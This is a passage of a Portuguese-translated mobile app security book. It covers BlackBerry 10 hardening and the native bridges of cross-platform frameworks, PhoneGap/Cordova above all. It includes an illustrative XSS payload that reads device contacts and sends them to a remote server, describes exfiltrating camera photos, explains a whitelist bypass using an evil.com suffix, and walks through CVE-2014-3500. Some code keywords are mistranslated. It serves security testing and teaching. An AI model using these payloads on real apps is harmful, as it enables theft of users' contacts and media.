Quando a classe QScriptEngine é usada para executar scripts, é importante que valores não confiáveis nunca sejam anexados à string do script que está sendo executado. Todos os scripts que são executados por um `QScriptEngine` devem ser predefinidos durante o desenvolvimento do aplicativo e nunca devem ser alterados dinamicamente quando o aplicativo estiver em execução.

Além disso, você nunca deve usar import, Loader ou XMLHttpRequest para carregar código JavaScript que você não controla no QML. A execução de código JavaScript não confiável no QML pode ser equivalente ao download e à execução de um aplicativo malicioso. Diferentemente de um navegador de desktop, o ambiente de execução do JavaScript não restringe determinadas atividades, como o acesso ao sistema de arquivos local. Para obter mais informações sobre QML e segurança, consulte QML Security.

[http://developer.blackberry.com/native/documentation/cascades/best\\_practices/security/index.html](http://developer.blackberry.com/native/documentation/cascades/best_practices/security/index.html)

---

- **Formatação de texto HTML - destacando** o risco de manipulação da interface do usuário.

O projeto QT também fornece orientações adicionais específicas e exemplos sobre QML (<http://qt-project.org/doc/qt-4.8/qdeclarativesecurity.html>) que demonstram os ataques de injeção de conteúdo, mas também destacam o que é seguro. Eles resumem adequadamente o risco da seguinte forma:

---

A única razão pela qual essa página é necessária é que o JavaScript, quando executado em um navegador da Web, tem muitas restrições. Com o QML, você não deve depender de restrições semelhantes nem se preocupar em contorná-las.

<http://qt-project.org/doc/qt-4.8/qdeclarativesecurity.html>

---

## Proteção de aplicativos BlackBerry 10 HTML5 e JavaScript (WebWorks)

Os aplicativos do BlackBerry 10 WebWorks, assim como seus primos do BlackBerry 7 (consulte "Segurança do BlackBerry WebWorks no BlackBerry OS 7 e anteriores"), são HTML5 e JavaScript e, portanto, correm o risco de sofrer diversos ataques de injeção de conteúdo, como cross-site-scripting e similares.

### Parâmetros de invocação de aplicativos

Por padrão, os aplicativos WebWorks não permitem que parâmetros sejam passados a eles ao serem invocados. Se você especificar no config.xml dos aplicativos o elemento <content> com um parâmetro `rim:allowInvokeParams`, esse não será mais o caso. Se você especificar esse parâmetro, tome cuidado para validar e sanitizar, conforme apropriado, todos os parâmetros fornecidos devido ao risco de injeção de conteúdo ou ataques do tipo redirecionamento.

Para obter mais informações, sugerimos acessar este link: [http://developer.blackberry.com/html5/documentation/v2\\_1/content\\_element.html](http://developer.blackberry.com/html5/documentation/v2_1/content_element.html).

### Opção de configuração do aplicativo de acesso

Por padrão, os aplicativos WebWorks não podem acessar recursos de rede ou recursos de arquivos locais fora do pacote de aplicativos. Se você especificar no config.xml dos aplicativos o elemento <access>, esse não será mais o caso. Deve-se tomar cuidado em duas frentes. A primeira é que os recursos de rede evitem curingas sempre que possível e especifiquem apenas domínios totalmente qualificados e indiquem se os subdomínios são permitidos. No entanto, a capacidade de usar curingas vem com a seguinte ressalva para solicitações AJAX (abordada na próxima seção):

---

O caractere curinga (\*) não pode ser usado para dados acessados por XMLHttpRequest. Para acessar dados usando o caractere

XMLHttpRequest, você deve especificar explicitamente cada domínio.

[https://developer.blackberry.com/html5/documentation/v2\\_1/accessing\\_external\\_resources\\_webworks.html](https://developer.blackberry.com/html5/documentation/v2_1/accessing_external_resources_webworks.html)

O segundo ponto a ser considerado é sempre usar HTTPS (ou seja, uma conexão protegida por SSL/TLS) sempre que possível para reduzir os ataques do tipo man-in-the-middle.

Você pode encontrar mais informações em

■ [http://developer.blackberry.com/html5/documentation/v2\\_1/access\\_element.html](http://developer.blackberry.com/html5/documentation/v2_1/access_element.html)

[http://developer.blackberry.com/html5/documentation/v2\\_1/accessing\\_external\\_resources\\_webworks.html#kba1393537416024](http://developer.blackberry.com/html5/documentation/v2_1/accessing_external_resources_webworks.html#kba1393537416024)

## Opção de configuração do aplicativo Websecurity

Por padrão, os aplicativos WebWorks não podem especificar curingas para solicitações AJAX. No entanto, existe uma opção perigosa que permite que você substitua isso. Especificando isso no config.xml,

```
<feature id="FileName_blackberry.app">
  <param name="websecurity" value="disable" />
</feature>
```

...então, nas palavras da BlackBerry, ele faz o seguinte:

... desativará as medidas de segurança que protegem seu aplicativo contra conteúdo não confiável.

Tradicionalmente, o modelo de segurança de um navegador impede que conteúdos de diferentes domínios interajam entre si, permitindo que os desenvolvedores incluam mais facilmente conteúdos não confiáveis sem se preocupar com seus efeitos.

O conteúdo de um domínio diferente (incluído por meio de iframes, XHR, scripts ou qualquer outro) fica impedido de interagir com o seu conteúdo, reduzindo o risco representado por códigos mal-intencionados.

<http://devblog.blackberry.com/2013/08/accessing-external-resources-in-a-blackberry-10-webworks-app-enterprise-dev-2/>

O que isso faz na prática? Basicamente, desativa a política de mesma origem ([http://en.wikipedia.org/wiki/Same-origin\\_policy](http://en.wikipedia.org/wiki/Same-origin_policy)), que é um dos principais fundamentos da segurança na Web. *Isso é muito perigoso* e deve ser evitado, se possível.

Você pode encontrar mais informações sobre esse tópico em

■ [http://developer.blackberry.com/html5/documentation/v2\\_1/preference\\_element.html](http://developer.blackberry.com/html5/documentation/v2_1/preference_element.html)

■ <http://devblog.blackberry.com/2013/08/accessing-external-resources-in-a-blackberry-10-webworks-app-enterprise-dev-2/>

## Mitigações de injeção de conteúdo

Basta dizer que, com os aplicativos WebWorks, o maior risco são os ataques de injeção de conteúdo, como cross-site scripting, manipulação ou interceptação de conteúdo, devido à falta de SSL.

Portanto, indo além da inovação dos aplicativos e das opções de configuração de acesso e segurança na Web, o principal método de defesa será não usar .innerHTML ao criar conteúdo no DOM. Em vez disso, todos os objetos HTML DOM devem ser criados usando createElement e as propriedades definidas com validação de entrada, quando apropriado. Embora essa abordagem seja mais cara em termos de esforço de desenvolvimento, ela reduz muito a probabilidade de injeção de conteúdo em seu aplicativo.

## Proteção de aplicativos Android no BlackBerry 10

Consulte a seção "Proteção de aplicativos Android" no Capítulo 9 deste livro.

O capítulo 9 aborda todas as considerações esperadas. Em termos do tempo de execução do Android do BlackBerry 10, é

É importante reconhecer que a portabilidade é extensa. A BlackBerry portou o driver do kernel do Linux binder usado em dispositivos Android tradicionais para um gerenciador de recursos QNX. A VM Dalvik e o conceito Zygote também foram portados. Como resultado, a capacidade de executar aplicativos Android nativos é de fato nativa. A grande maioria do tempo de execução do Android está presente, permitindo uma compatibilidade quase perfeita com uma ampla variedade de aplicativos.

Como resultado dessa atividade de portabilidade, é importante entender que os mesmos caminhos de ataque entre aplicativos (ou seja, aqueles que passam pelos mecanismos de IPC do Android) são traduzidos devido à portabilidade em massa do tempo de execução e da estrutura.

## Resumo

A engenharia de segurança incorporada ao BlackBerry OS 7 e aos anteriores era abrangente, fornecendo uma funcionalidade rica e sofisticada. No entanto, também era bastante complicado aproveitar todos os recursos incorporados para obter o nível máximo de segurança. Essa afirmação é especialmente verdadeira quando você a compara com a segurança dos aplicativos do BlackBerry 10, em que grande parte é resolvida pelo sistema operacional por padrão.

Os aplicativos nativos do BlackBerry trazem consigo uma série de riscos genéricos devido ao uso de C e C++. Entretanto, em comparação com outros sistemas operacionais, como o Android, e suas intenções, serviços, interfaces de mensagens e binder e receptores de broadcast relativamente ricos e complexos, o BlackBerry é, em geral, relativamente simples de proteger. Isso é especialmente verdadeiro se você se limitar às construções IPC de nível superior e tomar cuidado com o local onde armazena os arquivos.

Com os aplicativos Cascades, do ponto de vista da segurança, você precisa se preocupar com as recomendações para aplicativos nativos, juntamente com o risco de ataques de injeção de conteúdo em virtude da funcionalidade subjacente fornecida pela estrutura Cascades/QT e da dependência do JavaScript.

# CAPÍTULO 18

## Aplicativos móveis multiplataforma

Este livro se concentrou nas quatro principais plataformas móveis: iOS, Android, Windows Phone e BlackBerry. No entanto, há uma demanda crescente por aplicativos móveis que possam operar em várias plataformas. Esse tópico é agora explorado neste capítulo.

Este capítulo apresenta o tema dos aplicativos móveis multiplataforma, explorando por que eles são uma tendência crescente e os benefícios que trazem para uma organização. Ele também documenta como os aplicativos multiplataforma normalmente operam e expõem a funcionalidade nativa e como, em alguns casos, isso pode levar a vulnerabilidades graves. As considerações típicas de segurança para aplicativos multiplataforma são ilustradas usando um dos frameworks mais comuns, o PhoneGap.

### Introdução aos aplicativos móveis multiplataforma

Os aplicativos móveis multiplataforma, ou aplicativos híbridos, como também são chamados, são aplicativos que combinam tecnologias da Web e móveis para operar em várias plataformas móveis. Normalmente, isso é obtido com o uso de linguagens de programação da Web independentes de plataforma, como HTML, JavaScript e CSS, que ficam em um contêiner nativo específico da plataforma.

Os aplicativos individuais de plataforma cruzada são desenvolvidos usando uma estrutura que fornece o contêiner nativo e o ambiente de execução do aplicativo; normalmente, isso nada mais é do que um navegador da Web incorporado e específico da plataforma. Por exemplo, no iOS, o navegador da Web incorporado geralmente é apenas um `UIWebView`. No entanto, a finalidade da estrutura não termina aí; ela também é usada para estender a funcionalidade oferecida pelo HTML, JavaScript e similares para permitir o acesso aos recursos nativos do dispositivo, como a câmera, o microfone ou outros recursos locais.

O desenvolvimento de aplicativos móveis multiplataforma é uma tendência crescente e que esperamos que continue a ganhar popularidade no futuro. Há vários motivos pelos quais o desenvolvimento de aplicativos móveis multiplataforma está se tornando mais predominante, incluindo, entre outros, os seguintes benefícios:

- **Uso de linguagens de programação maduras e amplamente adotadas - Conforme** observado anteriormente, os aplicativos multiplataforma geralmente são desenvolvidos usando HTML, JavaScript e CSS. Todas essas linguagens são amplamente adotadas e familiares aos desenvolvedores da Web, o que significa que a curva de aprendizado para o desenvolvimento de um aplicativo multiplataforma é relativamente pequena. Além disso, muitas organizações já possuem equipes de desenvolvimento da Web, o que significa que não é necessário contratar novas pessoas com habilidades especializadas.
- **Redução dos custos de desenvolvimento - O desenvolvimento de** um aplicativo móvel geralmente significa que você precisa de uma equipe de desenvolvimento por plataforma devido às habilidades especializadas necessárias e à diversificação das linguagens de programação. Uma das maiores vantagens de um aplicativo multiplataforma é que quase todo o código é reutilizável em diferentes plataformas e, em vez de ter que desenvolver independentemente uma solução para cada plataforma, uma única solução pode ser usada. Na maioria dos casos, isso também pode ser feito com uma única equipe de desenvolvimento. Essa redução no esforço permite que as organizações minimizem as despesas gerais e mantenham os custos do projeto baixos.
- **Processos de lançamento e atualização mais suaves - Uma** vantagem significativa que um aplicativo móvel multiplataforma tem sobre os aplicativos nativos é que eles não precisam obedecer aos processos tradicionais de lançamento e atualização. Por exemplo, se você quiser lançar uma atualização para o seu aplicativo, poderá simplesmente enviar uma nova versão do código HTML/JavaScript sem que o usuário precise reinstalar ou atualizar o contêiner do aplicativo nativo.

No entanto, há algumas desvantagens no uso de aplicativos móveis multiplataforma e eles podem não ser adequados para todos os ambientes. Por exemplo, talvez você queira considerar as seguintes implicações do uso ou desenvolvimento de um aplicativo multiplataforma:

- **Velocidade - É lógico** que, como os aplicativos multiplataforma são executados em um navegador da Web, eles serão muito mais lentos do que os aplicativos nativos, pois o código precisa ser interpretado e renderizado antes de ser exibido no navegador, com exceção das plataformas que usam um mecanismo JavaScript nativo just-in-time (JIT).

■ **Código-fonte** - Uma desvantagem de usar um aplicativo móvel multiplataforma é que, como ele é desenvolvido usando linguagens da Web do lado do cliente, você fornece a todos os usuários o código-fonte do seu aplicativo. Se quiser desenvolver um aplicativo que use alguma implementação proprietária e o roubo de propriedade intelectual for uma preocupação para você, então um aplicativo móvel multiplataforma não é um método adequado para o seu caso de uso.

O mercado de estruturas de aplicativos móveis multiplataforma é relativamente grande e há várias opções diferentes disponíveis. A que melhor atende às suas necessidades dependerá inteiramente do caso de uso do seu aplicativo e das plataformas que você deseja suportar. Algumas das estruturas populares incluem:

- PhoneGap (<http://phonegap.com/>)
- Appcelerator (<http://www.appcelerator.com/>) ■ Corona SDK (<http://coronalabs.com/>)
- Xamarin (<http://xamarin.com/>)

Embora muitas das considerações de segurança detalhadas neste capítulo se apliquem a todas as estruturas de aplicativos móveis entre plataformas, vamos ilustrá-las usando o PhoneGap como exemplo.

O campo da segurança de aplicativos móveis multiplataforma está em evolução e, até o momento, não há investimentos significativos em pesquisas sobre o assunto. No entanto, há um artigo acadêmico notável ([http://www.cs.utexas.edu/~shmat/shmat\\_ndss14nofrak.pdf](http://www.cs.utexas.edu/~shmat/shmat_ndss14nofrak.pdf)) que documenta essa área e é uma leitura de fundo recomendada.

## Unindo a funcionalidade nativa

Um dos principais objetivos do contêiner nativo é fornecer uma ponte entre o código do aplicativo baseado na Web e os recursos nativos do dispositivo. Sem a ponte nativa, a funcionalidade que o aplicativo pode oferecer seria relativamente limitada. As estruturas de aplicativos móveis de plataforma cruzada normalmente expõem APIs ao JavaScript para facilitar o acesso a recursos locais, como os seguintes:

- A câmera
- O microfone
- Listas de contatos
- Mídia (por exemplo, fotos e vídeos) ■ Informações de geolocalização
- Orientação do dispositivo a partir do acelerômetro

É importante entender que o aplicativo multiplataforma não invoca diretamente a ponte. Em vez disso, uma API independente de plataforma é apresentada pela estrutura. Essa API atua como uma ponte entre a camada da Web e o recurso local e fornece uma camada de abstração para que o aplicativo não precise estar ciente de nenhuma dependência específica da plataforma. Também é importante ter em mente que a ponte é bidirecional; o contêiner nativo precisa ser capaz de enviar resultados de volta à camada da Web.

Como você já deve ter adivinhado, uma ponte entre a Web e os recursos locais pode ter implicações de segurança bastante sérias. Em particular, a exploração de vulnerabilidades de cross-site scripting ou man-in-the-middle torna-se bastante devastadora para um aplicativo, pois elas podem ser usadas para acessar recursos do dispositivo.

Esta seção apresentará brevemente como as estruturas multiplataforma implementam pontes nativas entre as diferentes plataformas. Esse conhecimento será útil não apenas ao avaliar um aplicativo móvel multiplataforma, mas também ao analisar qualquer aplicativo nativo que implemente suas próprias pontes personalizadas.

## Expondo a funcionalidade nativa no Android

O assunto das pontes nativas no Android foi brevemente apresentado no Capítulo 7. No entanto, para completar, uma ilustração de como as estruturas entre plataformas implementam uma ponte nativa bidirecional é descrita nesta seção.

A classe `WebView` fornece o contêiner nativo para aplicativos multiplataforma no Android. Os objetos Java podem ser

injetado no `WebView` e exposto ao JavaScript usando o método `addJavascriptInterface`. Segue um exemplo simples que ilustra como isso pode ser implementado:

```
webView = (WebView) findViewById(R.id.webView1);
webView.addJavascriptInterface(new JavaScriptBridge(), "bridge");
webView.getSettings().setJavaScriptEnabled(true);
webView.setWebChromeClient(new WebChromeClient());
webView.loadUrl("file:///android_asset/main.html");

classe pública JavaScriptBridge {

    @JavascriptInterface public
    String helloWorld()
    {
        retornar "Hello World!";
    }
}
```

Neste exemplo, o método `helloWorld()` pode ser chamado a partir do JavaScript, usando o seguinte código:

```
var HelloWorld = window.bridge.helloWorld();
```

Desde a versão 17 da API, somente os métodos com a anotação `@JavascriptInterface` estão disponíveis para o código JavaScript. Antes da versão 17 da API, a reflexão podia ser usada para executar código arbitrário no dispositivo (CVE-2012-6636), conforme documentado no Capítulo 7.

A técnica `addJavascriptInterface` não é a única técnica usada para implementar uma ponte nativa. Outra estratégia comum implementada por algumas estruturas de plataforma cruzada é sobreescriver os manipuladores de eventos. Isso funciona a partir do contêiner nativo, sobreescrevendo a definição do que acontece quando o `prompt` de alerta JavaScript e os eventos de `confirmação` são invocados, permitindo que uma chamada de retorno personalizada seja definida a partir do contêiner Java. Por exemplo, para definir o que acontece sempre que a função `alert()` do JavaScript é chamada, você pode usar o seguinte código:

```
@Override
public boolean onJsAlert(WebView view, String url, String message, final
    JsResult result)
{
    //fazer algo
    return true;
}
```

É comum ver outros manipuladores de eventos, como `onJsConfirm()` ou `onJsPrompt()`, serem substituídos de forma semelhante.

## Expondo a funcionalidade nativa no iOS

A implementação de uma ponte nativa no iOS é um pouco mais complexa do que no Android porque não há métodos de API explicitamente definidos para essa finalidade. No entanto, há um truque comum a ser usado quando uma ponte nativa é necessária.

Essa técnica funciona sobrecarregando o sistema de carregamento de URL para que mensagens arbitrárias possam ser passadas do JavaScript para uma chamada de retorno no `UIWebView` nativo. Sempre que um URL é carregado dentro da Webview, ele invoca o método delegado `shouldStartLoadWithRequest`, que intercepta o URL completo, incluindo todos os parâmetros. O formato do URL é normalmente usado para passar mensagens do JavaScript para o contêiner nativo. Por exemplo, o seguinte pode ser usado para localizar um contato no catálogo de endereços:

```
window.location = mybridge://addressbook/search/contact?firstname=peter
```

Em seguida, o contêiner nativo implementa o delegado `shouldStartLoadWithRequest` da Webview usando um código semelhante ao seguinte:

```
- (BOOL)webView:(UIWebView*)webView
shouldStartLoadWithRequest:(NSURLRequest*)request
navigationType:(UIWebViewNavigationType)navigationType {
    NSURL *URL = [URL da solicitação];
    Se ([[esquema de URL] isEqualToString:@"mybridge"]) {
        // analisar URL, extrair host e parâmetros para definir ações
    }
}
```

O método `shouldStartLoadWithRequest` normalmente lê o URL e, em seguida, separa e interpreta cada um dos componentes do URL para determinar quais ações devem ser tomadas.

A técnica de carregamento de URL, no entanto, fornece apenas uma ponte unidirecional da camada da Web para o contêiner nativo. É possível criar um canal de comunicação bidirecional usando um callback JavaScript e o método `stringByEvaluatingJavaScriptFromString` da classe `UIWebView`. Por exemplo, para executar um método JavaScript a partir do contêiner nativo, você pode encontrar um código semelhante ao seguinte:

```
[webView stringByEvaluatingJavaScriptFromString: \  
@"receiveContact(@"%@", '%@')", firstname, surname];
```

Esse exemplo simples faria com que a função JavaScript `receiveContact()` fosse executada, passando os objetos `NSString "firstname"` e `"surname"` para o JavaScript. Quando usada em conjunto com `shouldStartLoadWithRequest`, essa técnica é capaz de fornecer uma ponte rudimentar entre as camadas nativa e da Web.

## Expondo a funcionalidade nativa no Windows Phone

As pontes nativas no Windows Phone são implementadas usando um sistema orientado por eventos. Embora esteja desativado por padrão, um retorno de chamada da camada da Web para o contêiner nativo do Silverlight pode ser ativado. Isso é feito primeiro ativando a propriedade `IsScriptEnabled` no projeto e, em seguida, manipulando o evento `ScriptNotify`. Um exemplo simples de como você trataria as mensagens do JavaScript no seu controle Silverlight `WebBrowser` pode ser o seguinte:

```
private void WebBrowser_ScriptNotify (object sender, NotifyEventArgs e)  
{  
    // O objeto e.get_Value() contém as ações de mensagem, análise e execução  
}
```

O tipo de mensagens passadas para o evento `ScriptNotify` é totalmente específico da estrutura multiplataforma. No entanto, é comum ver as mensagens encapsuladas em XML ou JSON. O código JavaScript aciona a chamada de retorno `ScriptNotify` invocando a função `notify()`:

```
window.external.notify(jsonMessage);
```

Para que a camada da Web receba os resultados de qualquer operação, o aplicativo Silverlight nativo precisa de um meio de passar dados para o código JavaScript. O JavaScript pode ser executado diretamente no DOM do controle `WebBrowser` usando o método `InvokeScript`:

```
MyWebBrowser.InvokeScript("receiveContact", firstname, surname);
```

Este exemplo executaria a função JavaScript `receiveContact()` com o `"firstname"` e o `"surname"` como argumentos.

## Expondo a funcionalidade nativa no BlackBerry

O BlackBerry é um pouco diferente das outras plataformas, pois já oferece uma ponte nativa para aplicativos WebWorks na camada Web. Conforme detalhado no Capítulo 14, o WebWorks foi desenvolvido com base na estrutura do Apache Cordova e um conjunto de APIs padrão do Cordova é fornecido ([https://developer.blackberry.com/html5/apis/v2\\_2/](https://developer.blackberry.com/html5/apis/v2_2/)). No entanto, também é possível criar extensões personalizadas do WebWorks que fazem a ponte entre o código C/C++ e/ou Qt e a camada da Web JavaScript e HTML5 usando o JNEXT. Esse tópico foi detalhado no Capítulo 14 e, portanto, não será abordado nesta seção.

Além dos aplicativos WebWorks, também é possível criar uma ponte nativa nos aplicativos BlackBerry Cascades. As pontes nativas nos aplicativos Cascades podem ser implementadas usando a classe `WebView` e os manipuladores de passagem de mensagens. O JavaScript executado na camada da Web pode primeiro invocar o método `navigator.cascades.postMessage()` e armazenar um manipulador de mensagens na propriedade `navigator.cascades.onmessage`. Um exemplo simples disso pode ser o seguinte:

```
navigator.cascades.postMessage("Mensagem do javascript");
```

O contêiner nativo deve então definir o manipulador de sinal `messageReceived()` com um slot apropriado no código C++ ou QML:

```

connectResult = connect(webView, SIGNAL(messageReceived(const \
    QVariantMap&)), this, SLOT(onMessageReceived(const \
    QVariantMap&)));
[...]
void WebViewBridge::onMessageReceived(const QVariantMap& message)
{
    qDebug() << "message.origin: " << message["origin"]; qDebug()
    << "message.data: " << message["data"];
}

```

Para passar mensagens do contêiner nativo para o JavaScript, o JavaScript arbitrário pode ser executado no WebView usando a função `evaluateJavaScript()`:

```

webView->evaluateJavaScript("addContact(" + firstname + "," \
+ sobrenome + ")");

```

Este exemplo ilustra como `evaluateJavaScript()` pode ser usado para executar diretamente JavaScript arbitrário em uma Webview. Nesse caso, a função JavaScript `addContact()` é executada com os parâmetros `firstname` e `surname` passados como argumentos. A combinação dessa técnica com um manipulador de sinal `messageReceived()` fornece um meio eficaz de criar uma ponte nativa.

## Explorando o PhoneGap e o Apache Cordova

O Apache Cordova é uma estrutura de código aberto para a criação de aplicativos móveis. Ele se originou do aplicativo PhoneGap, cujos desenvolvedores doaram o código-fonte do PhoneGap para a Apache Software Foundation em 2011. O PhoneGap é talvez a estrutura mais popular para a criação de aplicativos móveis multiplataforma, com mais de 400.000 desenvolvedores e um milhão de downloads (<http://phonegap.com/about/>). Atualmente, o PhoneGap oferece suporte a um grande número de plataformas móveis e de desktop, incluindo Android, iOS, Windows Phone (7/8), BlackBerry, Windows 8, Tizen, Firefox OS, Ubuntu e Amazon FireOS. Os aplicativos do PhoneGap são desenvolvidos usando HTML5, CSS3 e JavaScript.

Esta seção ilustrará várias considerações de segurança para aplicativos móveis entre plataformas usando o Cordova e o PhoneGap como exemplos práticos.

### Recursos padrão do PhoneGap

A API do PhoneGap é relativamente rica em recursos e fornece acesso a muitos dos recursos nativos do dispositivo, incluindo os seguintes:

- **Acelerômetro - Acessa** o sensor de movimento do dispositivo
- **Câmera - Captura** uma foto usando a câmera do dispositivo.
- **Bússola - Contém** a direção para a qual o dispositivo está apontando
- **Contatos - Trabalha** com o banco de dados de contatos do dispositivo
- **Sistema de arquivos - conecta-se** ao sistema de arquivos do dispositivo
- **Geolocalização - Acessa** a localização GPS do dispositivo
- **Mídia - Acessa** ou grava vídeos, áudio ou imagens
- **Rede - acessa** informações de rede ou realiza solicitações de rede
- **Notificações - Acessa** ou emite notificações visuais do dispositivo

Esses recursos serão de seu interesse ao avaliar um aplicativo PhoneGap, pois lhe dão uma ideia de quais recursos um invasor que esteja explorando o aplicativo poderá acessar. Qualquer vulnerabilidade que possa ser explorada para executar um script arbitrário pode permitir que o invasor invoque as APIs para fins maliciosos.

Aqui está um exemplo simples de como você pode usar a API do PhoneGap para tirar uma foto usando a câmera do dispositivo com a chamada da API `getPicture()` (<https://github.com/apache/cordova-plugin-camera/blob/master/doc/index.md>):

```

navigator.camera.getPicture(this.onPhotoDataSuccess, this.onFail, {

```

```

qualidade: 50,
destinationType: Camera.DestinationType.DATA_URL,
sourceType: Camera.PictureSourceType.CAMERA
});

```

Este exemplo tirará uma foto usando a câmera do dispositivo e retornará uma cadeia de caracteres codificada em base64 para a chamada de retorno `onPhotoDataSuccess()`. Em um ataque de script entre sites de um aplicativo PhoneGap, uma carga mal-intencionada poderia abusar desse recurso para tirar uma foto e fazer upload da imagem codificada em base64 para um servidor controlado pelo invasor usando o método `XMLHttpRequest()` ou PhoneGap API `FileTransfer.upload()`.

Uma carga mal-intencionada também pode roubar o banco de dados de contatos do dispositivo usando a API Javascript do PhoneGap. Um exemplo simples de como você pode pesquisar um usuário chamado "Herman" e carregar suas informações de contato em um servidor da Web remoto é o seguinte:

```

função onSuccess(contatos) {
    var url = "http://www.mobileapphacker.com/getcontact"; var
    params = "givenname="+contacts[0].name.givenName+ \
              "familyname="+contacts[0].name.familyName; var
    http = new XMLHttpRequest();
    http.open("GET", url+"? "+params, true);
};

function onError(contactError) {
    alert('onError!');
};

var options      new ContactFindOptions();options.
                filter= "Herman";
options.multiple = true;
options.desiredFields = [navigator.contacts.fieldType.id];var
fields
[navigator.contacts.fieldType.displayName,navigator.contacts.fieldType.name]; navigator.contacts.find(fields, onSuccess,
onError, options);

```

Os outros recursos do PhoneGap podem ser acessados de maneira semelhante; esses exemplos servem para ilustrar a simplicidade com que uma poderosa funcionalidade nativa pode ser acessada usando JavaScript.

## Segurança do PhoneGap e do Cordova

Nem o PhoneGap nem a estrutura Cordova passaram por um exame minucioso da comunidade de segurança. Entretanto, como essas tecnologias são uma mistura de aplicativos móveis nativos e aplicativos Web, não será surpresa para você que muito do que aprendeu nos capítulos anteriores seja aplicável à sua metodologia de teste. Nesta seção, são detalhadas várias considerações de segurança específicas da estrutura das quais você deve estar ciente.

Além disso, como os aplicativos Cordova dependem muito do HTML5, há uma série de preocupações de segurança específicas do HTML5 que se aplicam. Elas não serão abordadas nesta seção, mas são detalhadas detalhadamente pela OWASP ([https://www.owasp.org/index.php/HTML5\\_Security\\_Cheat\\_Sheet](https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet)).

## VÁRIAS VULNERABILIDADES NA ESTRUTURA DO CORDOVA

Em agosto de 2014, David Kaplan e Roee Hay divulgaram uma série de vulnerabilidades que afetavam versões anteriores à 3.5.1 da estrutura do Cordova. Quando encadeados e com alguma interação moderada do usuário, esses problemas são capazes de exfiltrar dados do sistema de arquivos de um dispositivo Android que executa um aplicativo Cordova-baseado em aplicativos.

Para saber mais sobre essas vulnerabilidades, consulte o whitepaper a seguir:

<https://www.slideshare.net/ibmsecurity/remote-exploitation-of-the-cordova-framework/>  
vulnerabilidades encontradas em aplicativos multiplataforma.

As estruturas entre plataformas dependem muito do navegador incorporado à Webview disponível nas diferentes plataformas. Também é lógico que qualquer situação em que dados controlados por invasores sejam preenchidos em Webviews oferece uma oportunidade para ataques entre aplicativos ou entre sites. Você já deve saber como funcionam os ataques de XSS (cross-site scripting). Os ataques de scripts entre aplicativos (XAS) são um tipo semelhante de ataque, mas com uma pequena diferença; nesse ataque, o script é carregado na Webview por outro aplicativo. Esse tipo de ataque pode ocorrer comumente nos seguintes cenários:

- O conteúdo contaminado é carregado de um aplicativo da Web no lado do servidor (XSS) para o Webview
- URLs arbitrários passados de mecanismos IPC (XAS) são carregados
- Dados arbitrários são carregados por meio de um mecanismo IPC que é carregado em uma visualização da Web e preenchido dinamicamente em um bloco JavaScript ou passado diretamente para `eval()` (XAS)

Um exemplo de vulnerabilidade desse tipo foi encontrado no Cordova no Android (e, por associação, também no PhoneGap) por David Kaplan e Roee Hay e está descrito em CVE-2014-3500. Esse problema específico permitia que um URL arbitrário fosse preenchido em uma Webview do Cordova quando outro aplicativo de terceiros invocava uma intenção. O código afetado existia na classe `CordovaWebView`, que tinha um método `loadUrl()` semelhante ao código a seguir:

```
1  public void loadUrl(String url) {  
2      if(url.equals("about:blank") || url.startsWith("javascript:")) {  
3          this.loadUrlNow(url);  
4      } senão{  
5          String initUrl=this.getProperty("url",null);  
6  
7          Se(initUrl==null){  
8              this.loadUrlIntoView(url);  
9          }  
10         senão{  
11             this.loadUrlIntoView(initUrl);  
12         }  
13     }  
14 }
```

O código vulnerável carrega o valor do parâmetro `initUrl` na Webview, que é preenchida usando o método a seguir:

```
1  public String getProperty(String name, String defaultValue) {  
2      Bundle bundle=this.cordova.getActivity().getIntent().getExtras();  
3      se(bundle==null){  
4          return defaultValue;  
5      }  
6      Objeto p=bundle.get(name);  
7      se(p==null){  
8          return defaultValue;  
9      }  
10     return p.toString();  
11 }
```

O estudo do código anterior deve tornar a vulnerabilidade relativamente óbvia; o lançamento da atividade com um pacote de intenção que inclui um URL mal-intencionado fará com que ele seja preenchido na visualização da Web. Para saber mais sobre como esse problema foi explorado, consulte o whitepaper (<https://www.slideshare.net/ibmsecurity/remote-exploitation-of-the-cordova-framework/>).

## **Entendendo a lista branca de domínios**

A lista de permissões de domínio é um controle de segurança presente no PhoneGap e em outros aplicativos baseados no Cordova. A lista de permissões de domínio define os domínios externos fora do controle do aplicativo, mas para os quais o acesso deve ser permitido. Os domínios que estão na lista de permissões terão acesso aos objetos JavaScript do Cordova e à ponte Cordova correspondente. A lista de permissões pode ser configurada usando o arquivo `config.xml` dos aplicativos, que pode ter a seguinte aparência:

```
<access origin="https://mobileapphacker.com" />
```

Esse exemplo permitiria o acesso a qualquer recurso no domínio `mobileapphacker.com`, mas não a subdomínios,

e somente quando estiver usando o protocolo HTTPS. Os subdomínios podem ser permitidos usando a opção `subdomains="true"` atributo.

Um exemplo de uma lista branca insegura, que permite acesso irrestrito a qualquer domínio, seria:

```
<access origin="*" />
```

Você deve estar ciente de que essa também é a configuração padrão para um aplicativo baseado em Cordova.

A lista branca de domínios é um importante controle de segurança ao definir os recursos que um aplicativo pode acessar. Como você deve se lembrar dos capítulos anteriores, devido à mesma política de origem, qualquer conteúdo carregado usando o manipulador de protocolo `file://` terá acesso ao sistema de arquivos. Portanto, qualquer aplicativo mal-intencionado de terceiros capaz de explorar uma vulnerabilidade do XAS e fazer com que um URL de um recurso compartilhado no sistema de arquivos local (por exemplo, `/sdcard/`) seja carregado, pode ser capaz de explorar o problema do XAS para contornar as restrições da sandbox e acessar o conteúdo na sandbox do aplicativo baseado no Cordova.

No passado, descobriu-se que as restrições da lista de permissões podiam ser subvertidas. Por exemplo, no Cordova 2.9.x, descobriu-se que as substrings do domínio poderiam ser usadas para contornar a lista de permissões. Por exemplo, "<https://mobileapphacker.com .evil.com>" poderia ser usado para contornar uma lista de permissões para "mobileapphacker.com". Isso ocorre porque o mecanismo de correspondência de padrões do Cordova estava combinando qualquer coisa após o domínio (ou seja, `https://mobileapphacker.com*`) como válida. Um invasor com a capacidade de criar seus próprios registros DNS poderia subverter essa lógica usando um subdomínio. Isso foi corrigido no Cordova 3.x.

Há também algumas peculiaridades específicas da plataforma das quais você deve estar ciente. Por exemplo, a lista branca de domínios não é compatível com aplicativos ou dispositivos Android que usam a API 10 ou inferior. Embora a lista branca possa ser contornada nos aplicativos Windows Phone 7 e 8 usando um `iframe` ou um `XMLHttpRequest()`, um invasor pode carregar qualquer domínio em um `iframe` ou com AJAX e esse domínio terá acesso à ponte Cordova.

## DEVIO DA LISTA DE PERMISSÕES DO APACHE CORDOVA PARA URLs NÃO HTTP

